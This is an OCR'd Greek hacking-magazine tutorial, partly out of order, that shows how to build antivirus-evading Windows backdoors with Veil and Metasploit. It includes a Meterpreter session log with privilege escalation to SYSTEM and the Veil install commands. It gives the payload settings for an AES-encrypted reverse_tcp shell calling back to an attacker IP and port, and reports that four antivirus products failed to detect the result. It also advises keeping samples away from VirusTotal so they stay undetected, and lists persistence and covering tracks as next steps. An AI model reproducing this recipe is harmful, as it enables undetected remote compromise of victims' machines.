
Κατά τη διάρκεια της εγκατάστασης του Veil θα δούμε μερικούς installation wizards για Windows, οι οποίοι στην πραγματικότητα τρέχουν στο πλαίσιο του εξομοιωτή WINE. Το Veil χρειάζεται την Python για Windows καθώς και μερικές άλλες βιβλιοθήκες, επίσης για Windows, προκειμένου να παράγει Windows executables.

Αυτό ήταν. Ο handler περιμένει υπομονετικά για σύνδεση και κάποια στιγμή το υποψήφιο θύμα εκτελεί το check.exe. Να τι θα δούμε τότε στο τερματικό μας:

```
[*] Sending stage (770048 bytes) to 192.168.200.106
[*] Meterpreter session 1 opened (192.168.200.30:4444 ->
192.168.200.106:1816) at 2013-10-24 14:35:32 +0300
meterpreter > sysinfo
Computer        : REYKPC
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter > getuid
Server username: REYKPC\subZraw
meterpreter > getsystem
```

```
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Επιτυχία! Αρχικά αποκτήσαμε πρόσβαση στον λογαριασμό του χρήστη subZraw, στη συνέχεια όμως προχωρήσαμε στο λεγόμενο privilege elevation με την εντολή getsystem κι έτσι αποκτήσαμε πλήρη δικαιώματα διαχειριστή συστήματος.



Η εγκατάσταση του Veil μόλις ολοκληρώθηκε επιτυχώς. Έχετε υπόψη ότι κατά τη διάρκειά της θα προστεθούν καμιά 700ριά νέα πακέτα στο σύστημα. Εντάξει, ίσως είναι λιγότερα, όμως είναι πολλά.

Προσπέρασμα anti-virus

Αν τώρα ο χρήστης subZraw είχε κάποιο anti-virus, τι θα γινόταν τρέχοντας το check.exe; Εξαρτάται από το anti-virus. Κατά τις (μη-συστηματικές) δοκιμές μας, διαπιστώναμε ότι το δωρεάν Microsoft Security Essentials σε Windows 7 Premium 64bit physical host, αποτύγχανε διαρκώς να δει κάτι το περίεργο στο check.exe. Έτσι, το άφηνε να εκτελείται ωραία και καλά. Το ίδιο συνέβαινε και με το MSE σ' ένα Windows 7 Ultimate 32bit VirtualBox VM. Την ίδια στιγμή, όμως, ο Χρήστος ο Λαμπρινός, φίλος κι αναγνώστης του περιοδικού, μας ενημέρωνε μέσω Facebook ότι

κατά τις δικές του δοκιμές το MSE πράγματι χαρακτήριζε το check.exe ως malware[1]. Όπως και να 'χει, το MSE είναι μάλλον η εξαίρεση παρά ο κανόνας. Πράγματι, άλλα δωρεάν προγράμματα anti-virus που δοκιμάσαμε, όπως τα AVG, Avira και Avast, μάρκαραν *αμέσως* το check.exe ως malware και χτυπούσαν (δυνατούς) συναγερμούς.

Τι κάνει λοιπόν ένας pentester, προκειμένου το backdoor του να είναι μη-ανιχνεύσιμο από προγράμματα anti-virus; Σε μια πρώτη προσέγγιση, μπορεί να καταφύγει στα εργαλεία msfpayload και msfencode ή στο msfvenom, το οποίο ουσιαστικά συνδυάζει τις λειτουργίες των δύο προηγουμένων. Με τα εργαλεία αυτά θα επιχειρήσει να παράξει ένα κρυπτογραφημένο εκτελέσιμο που *δεν* θα παρουσιάζει κάποια γνωστά για τα anti-virus χαρακτηριστικά, οπότε *δεν* θα θεωρείται κακόβουλο. Αν θέλετε να πειραματιστείτε με τα msfpayload και msfencode, διαβάστε πρώτα το σχετικό άρθρο που είναι δημοσιευμένο online, στο site του περιοδικού:

```
http://deltahacker.gr/2011/03/15/antivirus-bypass
```

Πριν όμως ξεκινήσετε τις δοκιμές, σας χρωστάμε μια προειδοποίηση: Τα σύγχρονα anti-virus —δωρεάν ή επί πληρωμή, δεν έχει σημασία— είναι μάλλον απίθανο να ξεγελαστούν από τις τεχνικές του msfencode. Αν λοιπόν θέλουμε τα backdoors που φτιάχνουμε να 'χουν καλές πιθανότητες επιβίωσης Εκεί Έξω (TM), τότε οπωσδήποτε οφείλουμε να εφαρμόζουμε πιο προχωρημένες μεθόδους "μπερδέματος". Αναφερόμαστε βεβαίως σε τεχνικές code obfuscation και encryption και, προς μεγάλη ικανοποίηση κάθε pentester, υπάρχουν πολλά scripts αλλά κι ολόκληρα frameworks που εφαρμόζουν αυτές ακριβώς τις τεχνικές. Στη συνέχεια γνωρίζουμε ένα από τα πιο ικανά frameworks για την παραγωγή undetectable backdoors.

Εξαιρετικά αποτελεσματικό καμουφλάζ

Θα εστιάσουμε την προσοχή μας στο Veil, ένα ικανότατο εργαλείο —ή καλύτερα πλατφόρμα— για τη δημιουργία Metasploit payloads που είναι αόρατα από τα περισσότερα προγράμματα anti-virus (`https://veil-evasion.com`). Το Veil χρησιμοποιεί τη γλώσσα Python για την κατασκευή των payloads. Όμως η Python δεν χρειάζεται να 'ναι εγκατεστημένη στο μηχάνημα-στόχο, αφού μετά τη δημιουργία ενός payload το Veil το μετατρέπει σε Windows executable. Τώρα, αν και το Veil μπορεί να χρησιμοποιηθεί σε οποιοδήποτε σύστημα υπάρχει εγκατεστημένη η Python, στην πραγματικότητα είναι σχεδιασμένο για το περιβάλλον του Kali Linux. Εκεί θα το δοκιμάσουμε κι εμείς, λοιπόν.

Θα παρατηρήσετε ότι στα repositories του Kali υπάρχει ήδη ένα πακέτο ονόματι "veil", επομένως το βήμα του "apt-get install veil" φαντάζει ως προφανές. Ωστόσο κατά τη διάρκεια των δικών μας δοκιμών, μετά το κατέβασμα των απαραίτητων πακέτων κι όταν ερχόταν η στιγμή για το σκριπτάκι setup.py, η διαδικασία αποτύγχανε. Η λύση ήρθε παίρνοντας τον κώδικα του Veil απευθείας από το GitHub. Δείτε τα απλά βήματα:

```
root@kali64cus:~# cd
root@kali64cus:~# wget https://github.com/ChrisTruncer/Veil/archive/
master.zip
root@kali64cus:~# unzip master.zip
```

1. Τα καλά της κοινωνικής δικτύωσης: Δημοσιεύεις ένα screenshot με μια σχετική περιγραφή και (σχεδόν) αμέσως έχεις feedback. Στην περίπτωση που συζητάμε, το feedback προσγειώθηκε στο προσωπικό, Facebook Inbox του γράφοντα.

```
root@kali64cus:~# cd Veil-master/setup
root@kali64cus:~/Veil-master/setup# ./setup.sh
```

Και μερικές παρατηρήσεις, για όσο θα περιμένετε να ολοκληρωθεί η διαδικασία της εγκατάστασης:

- Θα κατέβουν μια καραβιά πακέτα[2], αλλά αυτό είναι φυσιολογικό.
- Σε όλες τις ερωτήσεις δεχτείτε τις προκαθορισμένες απαντήσεις, πατώντας απλά [Enter] ή κάνοντας κλικ στο Next.
- Το Veil χρειάζεται ένα μίνι περιβάλλον Windows, προκειμένου να μετατρέπει τα Python scripts σε Windows EXEs. Το εν λόγω περιβάλλον το εξομοιώνει μη τη βοήθεια του WINE (`http://winehq.org`), οπότε κατά τη διάρκεια της εγκατάστασης του Veil θα δείτε γνώριμους από τα Windows installation wizards. Αυτοί, εγκαθιστούν την Python για Windows και μερικές απαραίτητες βιβλιοθήκες — πάντα μέσα στο περιβάλλον του WINE.
- Επειδή σε κάποιο στάδιο της εγκατάστασης του Veil πρέπει να τρέξουν αυτοί οι Windows installation wizards, είναι υποχρεωτικό να εργάζεστε στο περιβάλλον γραφικών. Θα το πούμε κι αλλιώς: Μην κάνετε το λάθος που κάναμε αρχικά εμείς, όταν δουλεύαμε από μια text-based console έχοντας συνδεθεί στο Kali VM μέσω SSH. Πληροφοριακά αναφέρουμε ότι η εγκατάσταση *δεν* έγινε σωστά, δεν πήραμε (ή τουλάχιστον δεν παρατηρήσαμε) κάποιο μήνυμα λάθους, το Veil φαινόταν να λειτουργεί μια χαρά αλλά *δεν* παρήγαγε τα τελικά EXEs, οπότε για μισή τουλάχιστον μέρα ψάχναμε να βρούμε τι είχε στραβώσει και στην ουσία κυνηγούσαμε την ουρά μας (ή κάτι τέτοιο, μιας κι ο γράφων δεν είναι σίγουρος ότι το συγκεκριμένο σχήμα λόγου ταιριάζει *και* εδώ).

Και μετά από όλη αυτή την φλυαρία, το Veil είναι πανέτοιμο να μας προφέρει τις υπηρεσίες του.

```
root@kali64cus:~/Veil-master/setup# cd ~/Veil-master
root@kali64cus:~/Veil-master# ./Veil.py
```

Το πρόγραμμα διαθέτει ένα σύστημα μενού, μέσα από τις σελίδες του οποίου μπορούμε να φτιάχνουμε κρυπτογραφημένα backdoors. Παραθέτουμε τις επιλογές που κάναμε για ένα από εκείνα που φτιάξαμε και δοκιμάσαμε με επιτυχία:

- **Available payloads**


  Διαλέξαμε το υπ' αριθμόν 11 (python/AESEncrypted). Ουσιαστικά, εδώ καθορίζουμε τη γλώσσα που θα χρησιμοποιηθεί, καθώς και τη μέθοδο κρυπτογράφησης.

- **Use msfvenom or supply custom shellcode?**
  - ◇ Αφήσαμε την προεπιλογή (msfvenom)
  - ◇ Ως payload για την παροχή πρόσβασης, αφήσαμε το windows/meterpreter/reverse_tcp
  - ◇ Στην LHOST δώσαμε το IP του μηχανήματός μας (192.168.200.30)
  - ◇ Στην LPORT δώσαμε την τιμή 4444

2. A boatload of packages, ντε.

    ◇ Δεν καθορίσαμε έξτρα παραμέτρους για το msfvenom

- **Press [enter] for 'payload'**
    ◇ Το προκαθορισμένο, βασικό όνομα για το εκτελέσιμο που θα δημιουργηθεί είναι το "payload", αλλά εμείς το αλλάξαμε σε "trythis"
    ◇ Για τη δημιουργία του EXE αφήσαμε την προεπιλογή, που σημαίνει χρήση του εργαλείου Pyinstaller. Αν πηγαίναμε με το Py2Exe, θα χρειαζόμασταν ένα άλλο PC ή VM με Windows, όπου θα του μεταφέραμε κάποια πολύ συ-σκεκριμένα αρχεία που θα παρήγαγε το Veil και θα κάναμε εκεί τη μετατροπή σε EXE.



Το πρώτο μας obfuscated και encrypted backdoor για Windows, είναι γεγονός! Το Veil αποθηκεύει τα αντίστοιχα εκτελέσιμα στον κατάλογο /root/veil-output/compiled. Αν κατά τη διάρκεια της εγκατάστασης κάτι στραβώσει, είναι πολύ πιθανό ότι το πρόγραμμα θα δείχνει να λειτουργεί. Ο εν λόγω κατάλογος, όμως, θα παραμένει κενός.

Το αρχείο που μας έδωσε το Veil ήταν το trythis.exe και βρισκόταν στον κατάλογο /root/veil-output/compiled. Εκεί θα βρίσκετε κι εσείς τα δικά σας εκτελέσιμα. Μετα-φέραμε το trythis.exe σε τέσσερα πανομοιότυπα Windows 7 Ultimate 32bit VMs, τα οποία διέφεραν μόνον ως προς το anti-virus που έτρεχαν. Προς μεγάλη μας έκπληξη (και χαρά), κανένα δεν χτύπησε συναγερμό για το trythis.exe — ακόμη κι όταν το ενεργοποιήσαμε. Τα εν λόγω anti-virus ήταν τα Microsoft Security Essentials, AVG, Avira και Avast. Όλα ήταν στις πλέον πρόσφατες εκδόσεις τους και πλήρως ενημε-

ρωμένα με τα τελευταία virus definitions. Να σημειώσουμε επίσης ότι για τα AVG, Avira και Avast είχαμε εγκατεστημένες τις δωρεάν εκδόσεις, αν και πιστεύουμε ότι ίδια αποτελέσματα θα παίρναμε και με τις επί πληρωμή. Προκειμένου εξάλλου να διαπιστώσουμε ότι το trythis.exe έκανε αυτό που υποσχόταν, σε μια κονσόλα του Kali σηκώσαμε έναν reverse handler με το msfcli (ακριβώς όπως δείξαμε προηγουμενως) και μετά τρέξαμε το trythis.exe σε ένα από τα δοκιμαστικά Windows VMs. Κλάσματα του δευτερολέπτου αργότερα είχαμε Meterpreter shell στο αντίστοιχο VM. Επαναλάβαμε τη διαδικασία και στα υπόλοιπα. Έτσι, για παν ενδεχόμενο.

Μακριά από online υπηρεσίες anti-virus

Κατά τη διάρκεια των δοκιμών σας με το Veil ή με όποιο άλλο εργαλείο της κατηγορίας επιστρατεύσετε, θα είναι ίσως μεγάλος ο πειρασμός να στέλνετε τα EXE που φτιάχνετε σε υπηρεσίες όπως αυτή στο `https://virustotal.com`. Το καλό μ' αυτές τις υπηρεσίες είναι ότι ελέγχουν τα δείγματα που τους υποβάλλουμε με πάρα πολλές μηχανές anti-virus. Τελευταία φορά που επισκεφθήκαμε το VirusTotal, είδαμε ότι υποστήριζε 47 διαφορετικές μηχανές. Το κακό με τις ίδιες υπηρεσίες είναι ότι στέλνουν τα δείγματα στις εταιρείες που φτιάχνουν τα αντίστοιχα anti-virus. Έτσι, ένα EXE που θα στείλετε σήμερα στο VirusTotal και *δεν* θα ανιχευτεί από το AntiVirusRUS, μερικές μέρες αργότερα παίζει ν' ανιχνεύεται κανονικότατα. Προσέξτε: Ορισμένες από τις online υπηρεσίες ελέγχου παρέχουν στο χρήση τη δυνατότητα απαγόρευσης της υποβολής δειγμάτων στις εταιρείες. Το αν θα τις εμπιστευτείτε ή όχι, είναι σίγουρα δικό σας ζήτημα. Εμείς, πάντως, θα σας προτείνουμε αυτό που προτείνουν και οι δημιουργοί του Veil: Κάντε τους ελέγχους σε δικά σας VMs και όχι στις online υπηρεσίες ελέγχου!

Η συνέχεια

Μετά από την επιτυχή πρόσβαση σε ένα απομακρυσμένο σύστημα, είναι πολλά τα ζητήματα που ενδέχεται ν' αντιμετωπίσουμε. Παραθέτουμε μερικά — όχι κατ' ανάγκη σε σειρά σπουδαιότητας.

- Έχουμε δικαιώματα διαχειριστή συστήματος;
- Αν δεν έχουμε, πώς μπορούμε ν' αποκτήσουμε;
- Πώς διασφαλίζουμε ότι θα συνεχίσουμε να έχουμε πρόσβαση στο απομακρυσμένο σύστημα, ακόμη και μετά από reboot;
- Τι περισσότερο μπορούμε να πετύχουμε, ξεκινώντας από τον υπολογιστή στον οποίο έχουμε ήδη πρόσβαση;
- Πώς καθαρίζουμε τα ίχνη μας;

Φανταζόμαστε πως θα συμφωνήσετε ότι οι προκλήσεις είναι εξαιρετικά ενδιαφέρουσες. Εδώ θα είμαστε όμως να τις αντιμετωπίζουμε, με περισσότερα άρθρα στο περιοδικό αλλά κι επεισόδια του deltaCast ;)

Καλή διασκέδαση!